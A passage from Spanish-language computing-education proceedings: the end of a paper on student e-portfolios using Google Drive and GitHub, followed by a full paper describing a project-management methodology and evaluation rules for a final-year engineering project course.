de Ingeniería y Licenciatura en Informática, aunque su aplicación sea, en muchos casos, extensible a otras áreas. En esta oportunidad se trabajó con los alumnos de la cátedra Programación III correspondiente al tercer año de ambas carreras. La construcción de cada portafolios estuvo a cargo de pequeños grupos de alumnos, y el tutor lo inspeccionaba y realizaba sus observaciones tanto en forma presencial como vía web, logrando de esta forma, que el proceso de construcción por parte del alumno sea concurrente con el proceso de inspección por parte del tutor. Además, el portafolio debía tener, observaciones reflexivas por parte del alumno, de no más de dos o tres líneas en el encabezado de cada producción. En cuanto al uso, es útil para los tres tipos de usuarios mencionados anteriormente.

Para la construcción de los portafolios, se utilizó el Site Google de la cátedra desde donde se enlazó al portafolio de cada grupo de alumnos implementados en Google Drive.

Paralelamente se alojaron proyectos de software en la plataforma GitHub, que a partir del sistema de control de versiones Git, permitió observar la evolución del código. Los ayudantes en la materia marcaban con comentarios cada línea de código que merecía alguna corrección u optimización en particular.

Los datos usados para el análisis, se obtuvieron de los registros de los docentes a cargo de las cátedras y que se involucraron en el presente trabajo y principalmente del alumnado que completó una encuesta propuesta.

La frecuencia de la inspección de cada portafolios fue de dos veces por semana y cuidando que el esfuerzo docente-tutor, no fuese mayor al requerido en la metodologías clásicas de evaluación y tutoría presencial. En la mayoría de las veces, bastó con el agregado de una pregunta y/u observación al inicio de la producción del grupo de alumnos. Si la observación era común a más de un grupo, podía copiarse un bloc de notas a cada portafolio que lo necesitase.

3. Resultados

Del total de alumnos de tercer año de ambas carreras de la Facultad de Ingeniería de la Universidad Atlántida Argentina, un 50 % cursaron la materia Programación III durante el primer cuatrimestre del corriente. Esta fue la muestra que se tomó para realizar la encuesta sobre el uso de portafolio en una primera etapa. En una segunda etapa, se utilizará esta herramienta en las materias Algoritmo de Datos, Programación II y Matemática Discreta que pertenecen al segundo cuatrimestre.

Analizando la encuesta sobre la utilización de portafolios se observó un impacto positivo en cuanto a la experiencia de los alumnos involucrados, ver en la figura 1.

Existe una disparidad respecto al registro de análisis reflexivo en los casos particulares de los alumnos, siendo este punto sobre el que el cuerpo docente deberá seguir trabajando, hasta lograr que el alumnado pueda hacer una




Figura 1. ¿Cómo evaluaría la utilización de herramientas online en el repositorio de los proyectos llevados a cabo en la materia?

segunda revisión de su trabajo en forma reflexiva como parte final de su trabajo.

El 100 % de los alumnos considera muy importante la utilización de herramientas online en el repositorio de los proyectos llevados a cabo en la materia Programación III.

Así mismo, el 100 % de los alumnos considera importante la utilización de este tipo de herramientas para otras materias.

Los alumnos usaron el portafolios con una frecuencia mediana en otros ámbitos que no sea el dentro del aula.

Para la implantación del portafolios, el 80 % de los alumno consideraron que la herramienta de Google Drive es la más amigable. Sin embargo, al 100 % de los alumno les resultó más interesante GitHub.

En la segunda etapa que se está desarrollando durante este cuatrimestre, se realizó una encuesta al inicio de la cursada de las materias, donde se buscó visualizar cuál era la postura de los alumnos frente a estas herramientas. De los alumnos encuestados, se observó que el 71 % de los alumnos considera importante el uso de estas herramientas. Así mismo, el 85,7 % de los alumnos manifestó haber tenido alguna experiencia online en alguna materia previa. El 91 % de los alumnos evaluó como útil la utilización de estas herramientas. La mayoría consideró que les será útil mantener estos repositorios para una eventual consulta luego de la cursada de la materia.

La utilización de portafolios impactó en la actitud de los alumnos frente a la materia. La mayoría consideró que les será útil mantener estos repositorios para una eventual consulta luego de la cursada de la materia.

Referencias

[1] Zoia Bozu. Cómo elaborar un portafolio para mejorar la docencia universitaria. *Editorial OCTAEDRO. Institut de Ciències de l'Educació Campus Mundet - 08035 Barcelona.*, 2012. ISBN: 978-84-9921-293-7.

[2] Ernesto Rey Sánchez. El uso del portafolio como recurso metodológico y autoevaluativo en el Área del

conocimiento del medio. *Edita: Servicio de Publicaciones de la Universidad de Córdoba. 2015 Campus de Rabanales Ctra. Nacional IV, Km. 396 A 14071 Córdoba, España*, 2015. www.uco.es/publicaciones.

[3] Charlotte Danielson and Leslye Abrutyn. Una introducción al uso de portafolios en el aula. *Fondo de Cultura Económica, Argentina*, 1999. ISBN: 978-96-8166-520-3.

[4] Elena Barbera, G Bautista, Anna Espasa, and T Guasch. Portafolio electrónico: desarrollo de competencias profesionales en la red. *Enseñanza y aprendizaje con TIC en la educación superior [monografía en línea]. Revista de Universidad y Sociedad del Conocimiento (RUSC).*, 3, 2006. ISSN 1698-580X.

[5] Miles A. Kimball. The web portfolio guide. creating electronic portfolio for the web. *EUA: Longman Publishers*, pages 7–8, 2002. citado en Barbera2006.

[6] Prendes Espinosa and M del Mar Sánchez Vera. Portafolio electrónico: posibilidades los docentes. *Pixel-Bit. Revista de Medios y Educación*, marzo 2008, Universidad de Sevilla, Sevilla, España, 32:21–34, 2008. Disponible en: <http://www.redalyc.org/articulo.oa?id=36803202>.

[7] Pere Marques. Algunas notas sobre el impacto de las tic en la universidad. *Educcar*, 28:83–98, 2001.

[8] Carlos Ferro Soto. Ventajas del uso de las tics en el proceso de enseñanza-aprendizaje desde la óptica de los docentes universitarios españoles. *EDUTEC, Revista Electrónica de Tecnología Educativa*, 29, 2009. <http://www.edutec.es/revista/index.php/edutec/article/view/451>.

[9] Humphrey Watts S. *Introducción al Proceso Software Personal*. 2001. Ed. Iberoamericana.

[10] V Aubin, L Blauzik, and G Dejean. Mejoras en el proceso de enseñanza-aprendizaje de programación utilizando metodologías de la industria del software. *Ier. Congreso Nacional de Ingeniería Informática / Sistemas de Información CoNAIISI 2013. Facultad regional Córdoba de la Universidad Tecnológica Nacional*, 2013. ISSN: 2346-9927.

[11] V Aubin, L Blauzik, and G Dejean. Mejoras en el aprendizaje de programación utilizando metodologías xp: Docencia y evaluación basadas en programación de a pares. *Las Jornadas Chilenas de Computación (JCC) 2012. XIV Congreso Chileno de Educación Superior en Computación (CCESC'2012). Del 12 al 16 de Noviembre de 2012*, 2012.

[12] V Aubin, L Blauzik, and G Dejean. El uso de técnicas psp para el logro de competencias. *Las Jornadas Chilenas de Computación (JCC) 2011. XIII Congreso Chileno de Educación Superior en Computación (CCESC'2011)*, 2011.

[13] K. Beck. Extreme programming explained. 2000. Embrace Change. Reading, Massachusetts: Addison-Wesley.

[14] C. Penadés P. Letelier. Metodologías ágiles para el desarrollo de software: extreme programming (xp). 2006. Universidad Politécnica de Valencia.

Estrategia Metodológica para el Dictado de la Materia Proyecto Final de Carrera

*Roberto Eribe; Jorge Eterovic, Mariano Bucher, Silvana Ardanaz, Juan Martin Hernández
Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de la Matanza*

Abstract.

La asignatura proyecto fin de carrera tiene como objetivo fundamental completar la formación académica y profesional de los futuros ingenieros.

En este trabajo se describe la metodología implementada a partir del año 2010 con el objetivo de que los alumnos logren finalizar su proyecto dentro del ciclo lectivo utilizando e integrando los conocimientos adquiridos durante sus años de estudio en el desarrollo de un producto de software.

El objetivo principal de esta investigación fue desarrollar un modelo de gestión de la materia, tal que los alumnos terminen su proyecto en tiempo y forma. Para ello se realizaron encuestas a los alumnos al finalizar la cursada con la finalidad de obtener información sobre la problemática de los mismos al cursar la materia y los aspectos relevantes de la cátedra. Esto nos permitió, a través de los años, desarrollar un modelo de gestión de la materia, a fin de cumplir con el objetivo planteado. En esta presentación solamente se hará referencia al modelo desarrollado, implementado y en funcionamiento. Cabe destacar que el cuerpo docente de la cátedra fue la piedra angular del éxito para dar cumplimiento al objetivo buscado.

Los resultados han sido excelentes, y permitió desarrollar un modelo de gestión exitoso para la cátedra, que en función de los buenos resultados obtenidos produjo una alta motivación en los docentes para continuar con esta investigación.

Podemos asegurar que en los últimos 5 años el 97% de los proyectos desarrollados se cumplieron en tiempo y forma, asegurando de esta manera que los alumnos puedan alcanzar su título dentro del ciclo lectivo de la cursada.

Palabras Clave.

Proyecto Fin de Carrera. Metodología. Gestión de calidad. Gestión de proyecto. Ingeniería de software.

Introducción

La Universidad debe formar ingenieros con capacidad creativa, actitud crítica y disposición a la actualización permanente, así como con una formación teórica y práctica.

La formación recibida en los últimos años de estudio debe asegurar que el futuro ingeniero se adapte a la diversidad de situaciones que se presenten en su desempeño profesional.

Esta materia, proyecto fin de carrera, aglutinante y convergente de conocimientos, debe integrar los conceptos adquiridos del proceso de desarrollo de software, a saber: análisis, diseño, proyecto de ingeniería, metodología, responsabilidad legal y ética profesional, planificación, factibilidad temporal, cálculo del retorno de la inversión, optimización, innovación y prospectiva tecnológica, el diseño por evolución, confiabilidad y falla, ensayo y evaluación, mantenibilidad, calidad del producto y del proceso y documentación [1]. [2]., para completar la formación del futuro ingeniero, mediante la investigación personal de aspectos teórico prácticos actuales, en lo referente al gerenciamiento de proyectos informáticos y su traslado a la práctica mediante el desarrollo e implementación de un proyecto informático de envergadura, adecuado en tiempo y forma.

El acelerado avance de las tecnologías de la información y las comunicaciones (TICs) y los consecuentes requerimientos de un cada vez más alto grado de especialización por parte de las empresas, hace que el dominio de la aplicación sea un recurso indispensable para asumir los cambios y participar en la creación de nuevos conocimientos [3].

El objetivo general será completar la formación académica y profesional de los alumnos, posibilitando la integración y utilización de los conocimientos adquiridos durante sus años de estudio para la

resolución de problemas de índole profesional o científico [4] y [5].

En los últimos años, en foros y congresos académicos de diferentes universidades se ha expuesto con gran preocupación el problema que los alumnos no pueden terminar la materia proyecto fin de carrera dentro del ciclo lectivo correspondiente. Desde el año 2010, en [6] [7] y [8], un grupo de trabajo se ha abocado a detectar y analizar las causas de los retrasos en la realización del proyecto final de la carrera Analista en Computación.

Ante lo expuesto, los docentes de esta cátedra han estado trabajando desde hace doce años en esta problemática, con el fin de encontrar una estrategia metodológica del dictado de la materia, que hoy nos permite afirmar que el 97% de los alumnos terminan de cursar la materia y aprobarla en forma exitosa. Entendiéndose por exitosa, que los proyectos desarrollados finalicen en los tiempos estimados y que se cumplan los objetivos planteados al inicio del proyecto, en cuanto a cantidad y calidad.

Elementos del trabajo y metodología

Esta investigación fue realizada en el contexto de una universidad nacional, en la carrera de ingeniería informática, dentro de la cátedra proyecto fin de carrera, última materia del plan de estudios. Para definir la metodología que se presenta, se desarrollo una investigación, donde se utilizó un proceso sistemático en el que se consideró el uso de técnicas simples y económicas, pero que permitieron obtener información confiable y relevante al trabajo.

En primer lugar, se incluyó exploración bibliográfica en soporte tradicional y en Internet para el estudio de teorías que permitan enmarcar con actualidad el estado del conocimiento de los temas tratados en el ámbito de esta investigación.

De esta forma se llegó a elaborar un cuestionario de 25 preguntas cerradas y de respuestas múltiple-choice.

Cabe destacar, que esta encuesta abarcó varios temas relacionados con la cátedra.

Con respecto a la muestra, se decidió hacer la encuesta sobre el total de la población, dado que se estudiaron las cohortes dando como resultado que en ningún caso superaría los 150 alumnos en promedio. Con lo cual fue factible llevarla adelante. El porcentaje de respuestas a través de los años fueron variando entre un 60/70 por ciento de la población total.

La encuesta, fue realizada vía Internet, teniendo carácter anónimo. Después de realizar una investigación sobre los productos ofrecidos en la web, se decidió utilizar Create Survey [7], producto de origen ruso, alojado en servidores residentes en EEUU.

Este software nos permitió crear la encuesta, con sus respectivas preguntas y tipos de respuestas.

Luego se procedió a enviar el formulario de la encuesta vía web al correo electrónico de cada alumno.

Este procedió a completar el formulario y lo envió a través de Internet, incorporándose la respuesta a la base de datos de resultados, a la cual se puede acceder por medio de un login y password para imprimir los resultados o hacer el análisis de los mismos.

A continuación, se procedió a la revisión, validación y organización del material recolectado para hacer el análisis y la generación de conclusiones y así proceder al delineado de la metodología.

Este proceso no fue puramente lineal, sino que se trabajó en forma iterativa incremental año tras año, a medida que surgieron nuevos temas o categorías de análisis.

Estos análisis se realizaron con una continua reflexión de la evolución tecnológica y de la problemática en estudio, a la luz del surgimiento de nuevos conceptos desde los datos examinados.

Resultados

Como se mencionó en párrafos anteriores, se presenta en esta exposición el modelo logrado para el dictado de la materia.

Esta presentación no tiene el ánimo de constituirse en una receta, está muy lejos de haber sido concebida como una prescripción normativa. Solo nos motiva el afán de realizar una sugerencia práctica y comprobable y abierta a la comunidad académica.

Metodología propuesta.

Marco referencial.

La Universidad debe formar ingenieros con capacidad creadora, actitud crítica y disposición a la actualización permanente, así como con una formación teórica y práctica. La formación recibida en los últimos años de estudio debe asegurar que el futuro ingeniero se adapte a la diversidad de situaciones que se presenten en su desempeño profesional.

El acelerado avance de las tecnologías de la información y las comunicaciones (TICs) y los consecuentes requerimientos de un cada vez más alto grado de especialización por parte de las empresas, hace que el dominio de la aplicación sea un recurso indispensable para asumir los cambios y participar en la creación de nuevos conocimientos.

Proyecto fin de carrera, asignatura del último año de la carrera de Ingeniería Informática, es la materia que condensa todo lo aprendido a lo largo de los años y se articula horizontalmente con todas las asignaturas de la carrera. Utiliza las herramientas de las asignaturas anteriores y colaterales para su propio desarrollo, es el campo de aplicación concreta de las mismas, y donde el alumno demuestra su condición de profesional.

Objetivo general del proyecto.

Integrar los conocimientos adquiridos de proceso de diseño, proyecto de ingeniería, metodología, responsabilidad legal y ética profesional, planificación, factibilidad temporal, cálculo del tiempo de retorno de la inversión, optimización, innovación y prospectiva tecnológica, el diseño por evolución, confiabilidad y falla, ensayo y evaluación, mantenibilidad, calidad del producto y del proceso y documentación, para completar la formación del futuro ingeniero en informática mediante la investigación personal de aspectos teórico-conceptuales actuales en lo referente al gerenciamiento de proyectos informáticos y su traslado a la práctica mediante el desarrollo e implementación de un proyecto informático de envergadura, adecuado en tiempo y forma.

Objetivos particulares.

En virtud de lo expuesto, proyecto fin de carrera se desarrollará teniendo en cuenta los siguientes objetivos particulares:

Se espera que el alumno cursante:

- Sepa usar dónde y cómo corresponda los conceptos y las herramientas aprendidas durante el transcurso de la carrera.
- que investigue y acceda a bibliografía, páginas web y otras fuentes indicadas por los docentes o fruto de su búsqueda personal.
- que desarrolle un espíritu creativo e innovador en la realización del proyecto; que ejerza el autocontrol y auto evaluación de lo actuado durante la cursada de la materia.
- que aprenda a delimitar, planificar, presupuestar, administrar y documentar convenientemente su trabajo y a exponerlo en público.
- que eficiente el uso de recursos, resolviendo problemas de orden práctico que se presenten a lo largo de la ejecución del proyecto.
- que valore la importancia del trabajo en equipo.

Contenidos.

Un proyecto no debe enfocar solamente los aspectos técnicos; debe abarcar aspectos esenciales, como los económicos, de planificación, de control y de aseguramiento de la calidad. Esta tarea será simultánea con la conformación de equipos y definición de proyectos por los alumnos.

- La iniciación del proyecto implica la definición de los equipos de alumnos y de los líderes, quienes deberán cumplir funciones conductivas del resto del equipo y de nexos con los docentes, pues serán los responsables visibles de lo planificado.
- Cada equipo propondrá al menos tres proyectos de los que se seleccionará uno de acuerdo con los intereses de los alumnos, del departamento de esta Universidad y del nivel requerido por la cátedra. Este proyecto deberá estar seleccionado dentro de las tres primeras clases.
- La propuesta deberá indicar claramente el producto a desarrollar y sus módulos o funciones, para poder evaluar la envergadura y complejidad del mismo.
- Independientemente de estos aspectos o intereses, los proyectos presentados deberán requerir el máximo de esfuerzo en los aspectos de planeamiento, relevamiento de procesos, análisis y diseño lógico de la propuesta. Si bien el sistema producto deberá ser presentado funcionando, no es el objetivo de esta materia poner énfasis en los aspectos de codificación. No se califica solamente el trabajo final obtenido. Se califica el posicionamiento grupal y personal frente al desarrollo de un proyecto.
- Proyecto no es la obtención de un producto, sino la realización de un proceso exitoso, que conduce a un producto final también exitoso.

Programa analítico. Contenidos teóricos.

Gerenciamiento de Proyectos. Definición de Proyecto, Desempeño del Rol de Gerente de Proyecto. Definición del Ciclo de vida del proyecto.

Fase de Iniciación o estructuración. Definición del Alcance, Detección de Entregables de la Fase (Project Charter, Scope Statement, Matriz de Roles y Responsabilidades). Identificación de stakeholders. Identificación de la Organización, Identificación del Equipo de Proyecto a alto nivel. Plan de proyecto a alto nivel.

Planificación. Plan de Gestión del Proyecto. Definición de enfoque de Triple Restricción o Limitación. Gestión del Alcance (Detección de entregables del proyecto. Elaboración de Estructura de Desglose de Trabajo). Gestión del Tiempo (Diagrama de Red. Cronograma del Proyecto). Gestión de Costo (Tipos de Estimaciones). Elaboración de los Planes de Gestión, de Comunicaciones, de Riesgos, de Calidad, de RRHH y Adquisiciones.

Ejecución y Control. Elaboración de entregables del Proyecto. Seguimiento y re planificación de actividades. Control de desvíos. Acciones correctivas.

Cierre del proyecto. Cierres de Contrataciones. Liberación de Recursos. Lecciones aprendidas y control de la documentación general del proyecto como repositorio de información a futuro.

Liderazgo y Motivación de equipos de proyecto.

Estudios de viabilidad y definición del proyecto

Estimación del esfuerzo de trabajo y costos. Distintas técnicas de presupuestación

Análisis de riesgos. Identificación, proyección y evaluación. Distribución de esfuerzos.

Herramientas de apoyo para la administración de proyectos

Control de costos y plazos.

Modalidad de enseñanza empleada.

El equipo docente de la materia, a fin de lograr los objetivos enunciados, desarrollará su plan educativo haciendo uso de los siguientes recursos didácticos.

Desarrollo teórico

El docente expondrá el tema poniendo el acento en las bases prácticas de la teoría y en las inferencias conceptuales, insertando preguntas a fin de controlar la recepción por parte de los alumnos. Cuando el tema lo permita alternará con diálogos dirigidos, alrededor de situaciones problemáticas que pueda utilizar como disparadores.

Dentro de cada unidad temática, los docentes mostrarán la resolución de un problema de aplicación de la teoría haciendo uso de la interrelación entre teoría y práctica.

Trabajos Prácticos.

Los alumnos formarán grupos de 3 a 5 miembros, elegidos por ellos mismos, quienes serán responsables por igual, tanto del instrumental de laboratorio utilizado como de los informes (entregables) parciales y final de cada etapa del proyecto.

Los entregables del proyecto podrán ser realizados, según la decisión de los alumnos tanto en los laboratorios del Departamento de Ingeniería, o en lugar donde se esté desarrollando el proyecto.

Cada grupo de alumnos organizará internamente la distribución de tareas, se estructurará con un plan para llevar adelante las sucesivas y/o concurrentes etapas, entregará informes de avance y entregables cuando su plan se lo proponga (por los que será respectiva y continuamente evaluado), y luego de la experiencia, confeccionará un informe final (cuyas características se describen en el informe de avance) relacionado con su realización, que responderá al modelo fijado por la cátedra teniendo en cuenta los objetivos.

Actividades de auto aprendizaje

A los alumnos se les propone, además de la bibliografía propuesta y la existente en la Biblioteca de la Universidad, el acceso a web y una asistencia permanente por parte de los Jefes de Trabajos Prácticos y ayudantes. Se insta a los alumnos a consultar la bibliografía y la web, con la posibilidad de consultar al equipo docente cuando sea necesario, en forma personal o vía mail.

Materiales necesarios.

Proyectores.

Pc personales de los alumnos.

Pc personales / servidores instalados en los laboratorios.

Software Office, Visio, Enterprise Architect, y software específico dependiendo de los requerimientos de cada uno de los proyectos.

En caso que por las características del proyecto existiere la necesidad de la compra de elementos de hardware, los costos de los mismos estarán a cargo de los alumnos del equipo de proyecto.

Evaluación.

La evaluación es continua: se realiza a través de la presencia de los integrantes de los grupos en cada informe de avance, su entendimiento de lo entregado, y su respectivo rol dentro del proyecto.

Se aprobará la cursada de la materia con la aprobación total del proyecto, teniendo en cuenta el nivel de complejidad del mismo y la fecha de entrega.

La asistencia será efectivamente controlada por la cátedra en presentaciones de informes de avance, presentaciones orales, y presentación final del proyecto.

Exámenes parciales.

La asignatura no cuenta con exámenes parciales, dado que existen evaluaciones continuas a lo largo de la cursada, tanto en la evaluación de los entregables, como en las presentaciones de los informes de avance.

Examen Final:

Estará integrado por dos tramos, a saber:

- La presentación del proyecto en el laboratorio, funcionando.
- La presentación de la documentación del proyecto.

Si el producto fallase en la presentación final, los integrantes del equipo deberán presentarlo en la siguiente fecha de exámenes finales.

La cátedra evaluará y ponderará:

- el grado de cumplimiento del objetivo
- el nivel de efectividad de las técnicas utilizadas
- el cumplimiento del rol elegido por cada integrante del equipo y participación de cada uno en el logro del objetivo.
- el contenido, claridad y presentación de la documentación del proyecto
- la asistencia a las presentaciones orales y entrega de informes de avance
- las características de originalidad en las presentaciones comercial y técnica del producto final.
- Los tiempos comprometidos de entrega de los entregables.
- organización, claridad, seguridad, técnicas, contenido y aspectos formales de las exposiciones orales
- presentaciones escritas (manual del usuario, carpeta de sistemas, etc.)

Régimen de asistencia y promoción.

Asistencia a clases:

En la asignatura se trabaja por objetivos, debiendo los alumnos asistir a clases cada vez que son convocados. El incumplimiento de este requisito coloca al alumno en condición de "ausente". Se considerará ausente del curso a aquel que faltare al 50% de las citas, siendo dado de baja de su respectivo grupo.

Promoción.

No existe promoción de la asignatura, sin la presentación final de lo solicitado por la cátedra para el examen final.

Calificación.

La calificación final necesaria para que la asignatura resulte "aprobada" deberá ser superior o igual a 4 (cuatro) puntos.

Observaciones:

1. En cada curso se conformarán equipos de 3 ó 5 integrantes, inalterable hasta la finalización del proyecto y cada integrante debe presentar su curriculum completo.
2. Deberán presentar tres proyectos alternativos para que los docentes seleccionen uno en función de: novedad del tema, complejidad del proyecto, no repetición de proyectos en la cátedra. (1ª. Semana desde el inicio de cursada)
3. Esta presentación deberá detallar los alcances de la propuesta (módulos o funcionalidades del sistema, equipamiento a utilizar, alternativas de software a priori) e incluir el curriculum de los integrantes del equipo.
4. Si ninguna de las tres propuestas alcanza el nivel exigido por la cátedra o hay muchas propuestas similares, se deberá presentar una segunda terna de alternativas de acuerdo con las sugerencias hechas por el profesor.
5. Una vez aceptada una propuesta por el docente, el equipo deberá presentar a la semana siguiente una programación anual detallada (en MS Project o similar) con las actividades y tiempos requeridos para llevar a cabo el proyecto. El no cumplimiento de estos tiempos significa menos puntaje en la nota final.

6. El tiempo máximo de presentación del proyecto es el año lectivo (aproximadamente fin de noviembre). No se aceptarán presentaciones posteriores a menos que estén debidamente justificadas.
7. Aprobado el cronograma, deberán realizar un informe con la estimación del costo del proyecto, a fin de considerar la hipotética conveniencia, en el mundo laboral, de llevar a cabo el proyecto y que sea rentable. Este ítem es a título complementario, por lo que deben moderarse las exigencias; los alumnos están en una carrera de ingeniería y cuentan con una formación básica del tema económico.
8. A partir de este momento se dará inicio al proyecto en sí (relevamiento, análisis, diseño etc. en ese estricto orden, pues hemos detectado una tendencia a obviar o minimizar la etapa de análisis para atacar de lleno el diseño de datos o de programas). Todas las etapas deberán ser presentadas documentadas con herramientas computarizadas (procesador de texto para la información de relevamiento, herramientas CASE, orientadas a objetos o la que resulte adecuada, pero que garanticen la confiabilidad del análisis, diseño y construcción.
9. Cada presentación debe hacerse en folios o carpetas similares, anilladas, de tapa posterior negra, y anterior traslúcida, y debe contener: Nro. de equipo, título del proyecto, integrantes del equipo, e-mail de cada uno, índice de contenido y fecha de presentación. Todas las hojas deben estar numeradas. La presentación de primera página, encabezados, y formatos de entregas están tabulados en los archivos que se les entregan a los alumnos el primer día de clase y que se corresponde con los contenidos en el grupo yahoo (o similar) que se utiliza para mantenerlos informados.
10. Se pactarán las fechas de presentación de avances con el equipo, de acuerdo con la programación presentada y al criterio del profesor (si la etapa es muy larga se pactan fechas intermedias para verificar el grado de avance, aunque no se termine ninguna etapa en particular).
11. Los equipos deberán realizar una presentación comercial en la primera semana de agosto.
12. Al terminar el año lectivo se habrá conformado la Carpeta Técnica del Sistema, a la que se agregarán en el momento de la presentación final los manuales de usuario e instalación. Toda la documentación de cada proyecto debe ser entregada a fin de año (en el momento de la presentación final del proyecto) a la dirección de la cátedra para ser guardada en el Departamento. Esa documentación comprende: los curriculum de los integrantes del equipo, la documentación técnica del sistema (relevamiento, análisis, modelizaciones de datos, interfaces etc.), el manual del usuario e instalación.
13. Las presentaciones deben efectuarse en la sede de la Universidad, ya sea trayendo los propios equipamientos o utilizando el equipamiento instalado en los laboratorios. Solo se harán consideraciones especiales cuando el trabajo haya sido desarrollado sobre un entorno no disponible y no transportable hasta la Universidad. Las fechas de las presentaciones serán determinadas por el docente, y la no presentación en fecha y forma impactarán en la nota de evaluación del proyecto.

Discusión.

A lo largo de estos años, hemos logrado un avance significativo respecto de la calidad de los proyectos, no solo desde el producto final, como un producto de software, sino también en lo referente a la gestión de los proyectos.

Estos proyectos, le insumen a cada equipo (3/5 alumnos), entre 2500/3000 horas de trabajo a lo largo de la cursada, independientemente del resto de las materias que cada alumno cursa. Estos proyectos se cumplen en tiempo y forma en un 97% de los casos.

Habiendo podido bajar la gestión de la cátedra al análisis cuantitativo, los números y los hechos nos permiten afirmar que estamos en el camino correcto, buscando en todo momento el objetivo tan anhelado y nunca totalmente alcanzable de la excelencia académica.

Esta presentación no tiene el ánimo de constituirse en una receta, está muy lejos de haber sido concebida como una prescripción normativa. Solo nos motiva el afán de realizar una sugerencia práctica y comprobable abierta a la comunidad académica.

Para poder mantener los estándares alcanzados, en cuanto a calidad, es necesario mantener actualizadas y en permanente discusión las nuevas tecnologías emergentes, con todos los docentes de la cátedra, independientemente de su categoría.

Cada profesor, desde su cargo, debe conocer en profundidad que y como debe hacer su trabajo y eso será responsabilidad de los jefes de cátedra. En particular haciendo énfasis en el acompañamiento y control del equipo de proyecto del cual es tutor.

La respuesta de los alumnos respecto de la metodología empleada, el incentivo de presentar los trabajos en congresos nacionales e internacionales ha sido muy favorable, produciendo una gran motivación en las nuevas cohortes.

También ha sido muy bien recibida esta investigación por parte de alumnos y profesores de la cátedra, y tanto ha servido al mejoramiento de su gestión, que la misma será continuada, profundizándose su análisis año tras año.

Conclusión.

En los últimos años, en foros y congresos académicos de aquellas universidades que tienen en su oferta educativa las carreras de ingeniería informática o ingeniería en sistemas de información, se ha expuesto con gran preocupación un serio problema que impacta fuertemente en la materia proyecto fin de carrera, y es que los equipos de desarrollo de los proyectos no logran finalizar el mismo, en tiempo y forma. Por lo cual los alumnos extienden los plazos para poder recibirse.

A fin de paliar esta situación, los docentes de la cátedra de proyecto fin de carrera ha venido trabajando desde el año 2010 en desarrollar un modelo de gestión de calidad que elimine o disminuya a su mínima expresión este problema.

Primero se dispuso, que los proyectos sean evaluados de dos formas, una interna, por la cátedra, y una externa, presentando los proyectos en congresos o exposiciones nacionales e internacionales.

Por otra parte, se dispuso armar una encuesta de carácter anónimo para el alumno, con 25 preguntas que abarcan desde la evaluación de los docentes de la cátedra, hasta el grado de satisfacción del alumno por el producto desarrollado.

En esta presentación se expone la metodología elaborada y desarrollada en función de los resultados obtenidos en la mencionada encuesta a través de los años.

Esperamos en futuras presentaciones exponer sobre los resultados de otras variables que hacen a la problemática y al buen funcionamiento de esta cátedra.

Los resultados de la encuesta han sido excelentes, y nos permitió desarrollar un modelo de gestión de cátedra, que en función de los buenos resultados obtenidos

produjo una alta motivación en los docentes y alumnos produciendo una sinergia que hace que esta investigación sea un proceso continuo.

Por otro lado, esta metodología, nos resultaría de gran interés poder exportarla a otros tipos de proyectos, de otras carreras de ingeniería.

Para finalizar, destacamos que en los últimos 5 años todos los proyectos han finalizado en las fechas de evaluación de noviembre / diciembre o a más tardar las de febrero / marzo del siguiente año.

Referencias.

- [1] Ian Sommerville, Ingeniería de software, decima edición. (2015).
- [2] Roger S. Pressman. Ingeniería del software: Un enfoque práctico, 7ma Edición. (2014).
- [3] Adell, J. 1997. "Tendencias en educación en la sociedad de las tecnologías de la información". EDUTEC, Revista Electrónica de Tecnología Educativa, nº 7, ISSN: 1135-9250.
- [4] Mariño, S. I. y Herrmann, C. F.: Experiencias curriculares en la asignatura Trabajo Final de Aplicación en la FACENA. Anales del I Congreso

de Tecnología en Educación y Educación en Tecnología (2007).

- [5] Mariño, S. I. y Herrmann, C. F.: Los trabajos finales de aplicación en informática. Una alternativa de promoción de docencia, investigación, extensión y transferencia. V Encuentro Nacional y II Latinoamericano La universidad como objeto de investigación (2007).

- [6] Mariño, S. I. y Herrmann, C. F.: Innovaciones en el desarrollo de trabajos finales de aplicación en una carrera informática. Cohortes 2003-2007". Revista Latinoamericana de Tecnología Educativa - RELATEC, Vol 8(1):141-148 (2009).

- [7] Marcela Daniele, Fabio Zorzan, Paola Martello, Mariana Frutos, Marcelo Uva, Ariel Arsaute, F. Brusatti, J. Guazzone, S. Angeli. Estimación y Planificación de Proyectos de Software versus duración de proyectos finales en la carrera Analista en Computación. Secretaría Académica y de Ciencia y Técnica, Universidad Nacional de Río Cuarto. RR No /11. (01/02/2011, 31/12/2012).

- [8] Marcela Daniele, Fabio Zorzan, Paola Martello, Marcelo Uva, Ariel Arsaute, Mariana Frutos. Causas que producen que los estudiantes de Computación retrasen la culminación de su Trabajo Final. Secretaria Académica y de Ciencia y Técnica, Universidad Nacional de Río Cuarto. Presentado en abril de 2013. En evaluación.

- [9] <http://www.createsurvey.com/contact.htm>.

Datos de Contacto:

Mag. Roberto Eribe.

Universidad Nacional de La Matanza. Departamento de Ingeniería e Investigaciones Tecnológicas.

Florencio Varela 1903, (B1754JEC) San Justo, Prov. de Buenos Aires, Argentina.

Tel: (54 11) 4480-8900

E-mail. eri_10@yahoo.com

Mag. Jorge Eterovic.

Universidad Nacional de La Matanza. Departamento de Ingeniería e Investigaciones Tecnológicas.

Florencio Varela 1903, (B1754JEC) San Justo, Prov. de Buenos Aires, Argentina.

Tel: (54 11) 4480-8900

E-mail. jorge_eterovic@yahoo.com.ar

Ing. Mariano Bucher.

Universidad Nacional de La Matanza. Departamento de Ingeniería e Investigaciones Tecnológicas.

Florencio Varela 1903, (B1754JEC) San Justo, Prov. de Buenos Aires, Argentina.

Tel: (54 11) 4480-8900

E-mail. marianobucher@gmail.com

Ing. PMP® Silvana Ardanaz.

Universidad Nacional de La Matanza. Departamento de Ingeniería e Investigaciones Tecnológicas.

Florencio Varela 1903, (B1754JEC) San Justo, Prov. de Buenos Aires, Argentina.

